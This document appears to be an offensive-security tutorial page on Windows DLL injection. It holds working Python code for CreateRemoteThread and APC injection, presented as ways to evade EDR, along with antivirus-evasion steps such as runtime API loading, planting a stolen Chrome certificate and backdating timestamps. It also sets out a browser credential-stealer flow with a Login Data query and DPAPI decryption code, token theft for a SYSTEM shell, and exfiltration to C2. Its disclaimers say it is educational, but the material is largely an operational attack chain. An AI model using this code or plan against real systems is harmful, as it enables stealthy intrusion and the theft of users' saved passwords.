Classic DLL Injection
Signed DLL injection demonstration
Windows programs use DLLs (shared code libraries) as plugins. DLL injection forces a legitimate running process to load a malicious DLL — the attacker's code runs inside that trusted process. Network connections from the injected process look like they came from the legitimate binary. Classic techniques use CreateRemoteThread + LoadLibrary; stealthier variants use APC queues or manual mapping to avoid hooking.
Detection Status
CreateRemoteThread is the most monitored API for injection. Every major EDR hooks it. This technique is educational - understand it, then move to better methods.
The Concept
Force a target process to load your DLL by creating a thread in that process that calls LoadLibraryA with your DLL path as the argument. When the DLL loads, its DllMain executes - your code now runs inside the target process.
Every Windows process has its own copy of kernel32.dll loaded at the same address (due to how ASLR works per-boot, not per-process). LoadLibraryA is a function in kernel32 that loads DLLs. We write a string (our DLL path) into the target's memory, then create a thread that runs LoadLibraryA(our_path). Windows executes that thread inside the target process — loading our malicious DLL as if the target asked for it.
Implementation
// Visual Flow
Attacker        Target Process
   |                  |
   |--OpenProcess---->|
   |<--Handle---------|
   |                  |
   |--VirtualAlloc--->|[allocate mem]
   |<--Address--------|
   |                  |
   |--WriteMemory---->|[dll path]
   |                  |
   |--CreateThread--->|[runs LoadLibrary]
                      |
         LoadLibraryA("evil.dll")
                      |
         Windows loads evil.dll
                      |
         DllMain() executes
         [YOUR CODE RUNS HERE]
def inject_dll(pid, dll_path):
# Get handle to target process
access = PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION | PROCESS_VM_WRITE
h_process = kernel32.OpenProcess(access, False, pid)
# Allocate memory in target for DLL path string
dll_path_bytes = dll_path.encode('utf-8') + b'\x00'
remote_path = kernel32.VirtualAllocEx(
h_process,
None,
len(dll_path_bytes),
MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE
)
# Write DLL path to target's memory
kernel32.WriteProcessMemory(
h_process,
remote_path,
dll_path_bytes,
len(dll_path_bytes),
None
)
# Get LoadLibraryA address (same in all processes due to ASLR being per-boot)
h_kernel32 = kernel32.GetModuleHandleA(b"kernel32.dll")
load_library_addr = kernel32.GetProcAddress(h_kernel32, b"LoadLibraryA")
# Create thread in target that calls LoadLibraryA(dll_path)
h_thread = kernel32.CreateRemoteThread(
h_process,
None,
0,
load_library_addr, # Thread start = LoadLibraryA
remote_path, # Argument = pointer to DLL path
0,
None
)
# Wait for DLL to load
kernel32.WaitForSingleObject(h_thread, INFINITE)
# Cleanup
kernel32.VirtualFreeEx(h_process, remote_path, 0, MEM_RELEASE)
kernel32.CloseHandle(h_thread)
kernel32.CloseHandle(h_process)Why LoadLibraryA Address Works
A common question: "How can we use our process's LoadLibraryA address in another process?"
Windows loads kernel32.dll at the same base address in all processes (per boot session due to ASLR). Since LoadLibraryA is always at the same offset within kernel32.dll, its absolute address is identical across processes.
The DLL Side
// Minimal DLL that executes on injection
#include <windows.h>

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved) {
    if (fdwReason == DLL_PROCESS_ATTACH) {
        // Your payload executes here
        // Runs in the context of the target process
    }
    return TRUE;
}
Required Access Rights
PROCESS_CREATE_THREAD(0x0002) - Create thread in targetPROCESS_VM_OPERATION(0x0008) - Allocate memoryPROCESS_VM_WRITE(0x0020) - Write DLL path
These rights require same-integrity or higher. You cannot inject into elevated processes from a standard user context without privilege escalation.
Why This Gets Caught
CreateRemoteThread is a red flag. EDRs hook this API and analyze:
- Is the calling process known/signed?
- Does the thread start address point to LoadLibrary?
- Is the argument a path to a DLL in suspicious locations?
- ETW providers log thread creation across process boundaries
Detection is trivial. This technique exists to teach the concept, not for operational use.
Better Alternatives
- APC Injection - Queue APC to existing thread, no new thread created
- Thread Hijacking - Suspend existing thread, modify context, resume
- Process Hollowing - Replace entire process image
- NtMapViewOfSection - Map memory directly, no thread APIs
- Callback-based - Abuse legitimate callbacks (SetWindowsHookEx, etc.)
APC Injection: The Key Difference
APC (Asynchronous Procedure Call) injection queues code to run on an existing thread rather than creating a new one. EDRs that flag CreateRemoteThread events miss this entirely.
The flow: open process → allocate memory → write DLL path → enumerate threads → NtQueueApcThread(hThread, LoadLibraryA, dllPath). The payload runs next time that thread enters an alertable wait state.
# APC injection — source: cred_man_proc_hollow_dll_inj/compile/signed/apc_inject.py (SANITIZE)
# Sanitized: removed operational C2 references

kernel32 = ctypes.WinDLL('kernel32')
ntdll    = ctypes.WinDLL('ntdll')

def apc_inject(pid, dll_path):
    hProcess = kernel32.OpenProcess(
        PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ, False, pid
    )

    # Allocate + write DLL path into target process
    remote_mem = kernel32.VirtualAllocEx(hProcess, None, len(dll_path),
                                          MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
    kernel32.WriteProcessMemory(hProcess, remote_mem, dll_path, len(dll_path), None)

    # Resolve LoadLibraryA — same address in all processes (ASLR slides the module, not exports)
    loadlib = kernel32.GetProcAddress(
        kernel32.GetModuleHandleA(b'kernel32.dll'), b'LoadLibraryA'
    )

    # Enumerate threads and queue APC — no new thread, no CreateRemoteThread telemetry
    threads = find_threads(pid)  # CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD)
    for tid in threads[:5]:
        hThread = kernel32.OpenThread(THREAD_SET_CONTEXT | THREAD_SUSPEND_RESUME, False, tid)
        result  = ntdll.NtQueueApcThread(hThread, loadlib, remote_mem, None, None)
        if result == 0:  # STATUS_SUCCESS
            return True   # APC queued — fires on next alertable wait
EDR Gap
NtQueueApcThread is a legitimate Windows API used constantly by the OS. Without behavioral correlation (which thread? what address? alertable state?), this call looks clean. Detection requires ETW kernel tracing at the process injection level, not just syscall counts.
What You Learn
Classic injection teaches the fundamentals:
- Cross-process memory allocation (
VirtualAllocEx) - Cross-process memory writing (
WriteProcessMemory) - Remote code execution primitives
- Process handle rights and access control
- How DLLs load and execute entry points
Master these concepts before moving to evasive techniques. Understanding why CreateRemoteThread gets caught helps you design techniques that don't.
End State: SYSTEM Shell
The goal of injection + token manipulation: steal a token from a SYSTEM process like winlogon.exe, duplicate it, and spawn a privileged shell.

Token stolen from winlogon PID 1948 → duplicated → SYSTEM cmd.exe spawned
Real-World DLL Craft: Evasion Techniques
Production malware DLLs aren't compiled with default settings. They're crafted to look legitimate. Here's what separates toy PoCs from real implants:
Dynamic API Loading (Avoid Static Imports)
When you #include <winsock2.h> and call send(), the compiler adds ws2_32.dll to your import table. AV scans import tables. A DLL importing sqlite3, winsock, and crypt32 screams "credential stealer."
The solution: load libraries at runtime via GetProcAddress. No static imports, nothing in the PE headers to flag.
// Instead of static imports that appear in PE headers:
// #include <sqlite3.h>
// sqlite3_open(db_path, &db);  ← shows up in import table

// Dynamic loading — nothing in imports, resolved at runtime:
typedef int (*sqlite3_open_fn)(const char*, sqlite3**);

HMODULE hSqlite = LoadLibraryA("sqlite3.dll");
sqlite3_open_fn pOpen = (sqlite3_open_fn)GetProcAddress(hSqlite, "sqlite3_open");

// Now call through function pointer — no import table entry
pOpen(db_path, &db);
This pattern applies to everything sensitive: network APIs, crypto APIs, database functions. The PE file looks clean; capability is resolved only when executed.
Certificate Theft & Timestamp Forgery
AV reputation systems trust signed binaries. A DLL signed by Google has near-zero detection. Attackers exploit this:
- Extract the certificate from a legitimate signed binary (e.g., chrome.exe)
- Embed it in the malicious DLL's resource section
- Patch the PE timestamp to an old date (compilers set this to build time)
The signature won't validate (wrong hash), but lazy AV heuristics see "Google certificate" + "old file" = trusted. First-stage triage often doesn't verify the full chain.
# Extracting certificate from legitimate binary (PowerShell)
$sig = Get-AuthenticodeSignature "C:\Program Files\Google\Chrome\Application\chrome.exe"
[IO.File]::WriteAllBytes('extracted_cert.cer', $sig.SignerCertificate.Export(1))

# Now embed in malicious DLL's VERSION_INFO resource
# PE timestamp patch: modify IMAGE_FILE_HEADER.TimeDateStamp
# Back-date to look like a 2019 build — "old and trusted"
Why This Works
Enterprise AV/EDR often does reputation scoring before deep analysis. A DLL with a Google certificate and a 2019 timestamp gets deprioritized. Full signature verification is expensive; many products skip it in real-time scanning. The invalid signature only matters if someone manually checks.
Post-Injection: Credential Theft Flow
Once injected into a browser process, malware can access encrypted credentials. The key insight: Chrome encrypts passwords with DPAPI, which Windows decrypts automatically for the logged-in user.
The conceptual flow:
- Locate the credential database —
%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data(SQLite) - Query the logins table —
SELECT origin_url, username_value, password_value FROM logins - Decrypt via DPAPI —
CryptUnprotectData()returns plaintext if called by the same user who encrypted it
// DPAPI decryption — works because we're running as the same user
// Chrome v10/v20 cookies: first 3 bytes = version prefix, skip them

CRYPT_DATA_BLOB encrypted = { blob_len - 3, blob_data + 3 };
CRYPT_DATA_BLOB decrypted = { 0, NULL };

if (CryptUnprotectData(&encrypted, NULL, NULL, NULL, NULL, 0, &decrypted)) {
    // decrypted.pbData now contains plaintext password
    // No key needed — Windows handles it via user's DPAPI master key
}
This is why credential stealers inject into browser processes: the decryption key is the user's login session. No brute force, no key extraction — just call the Windows API from the right context.
1. Disguise: The DLL is built to look like a Chrome component — Google's certificate extracted and embedded, timestamp backdated to 2019, version info claiming to be a "Password Store Module."
2. Injection: Malware injects the DLL into chrome.exe using one of the techniques above. Now it runs inside Chrome's process.
3. Access: The DLL dynamically loads SQLite (no static imports = clean PE), opens Chrome's Login Data database, queries all saved credentials.
4. Decryption: Passwords are DPAPI-encrypted, but since we're running as the same Windows user, CryptUnprotectData just works. No cracking needed.
5. Exfiltration: Plaintext credentials sent to C2 via HTTPS (looks like normal browser traffic from chrome.exe) or written to a hidden temp file for later retrieval.
From AV's perspective: a signed Google DLL loading inside Chrome, calling standard Windows crypto APIs. Nothing obviously malicious until behavioral analysis correlates the network traffic.
MITRE ATT&CK: T1055.001 (Process Injection: Dynamic-link Library Injection) · T1555.003 (Credentials from Web Browsers) · T1140 (Deobfuscate/Decode Files)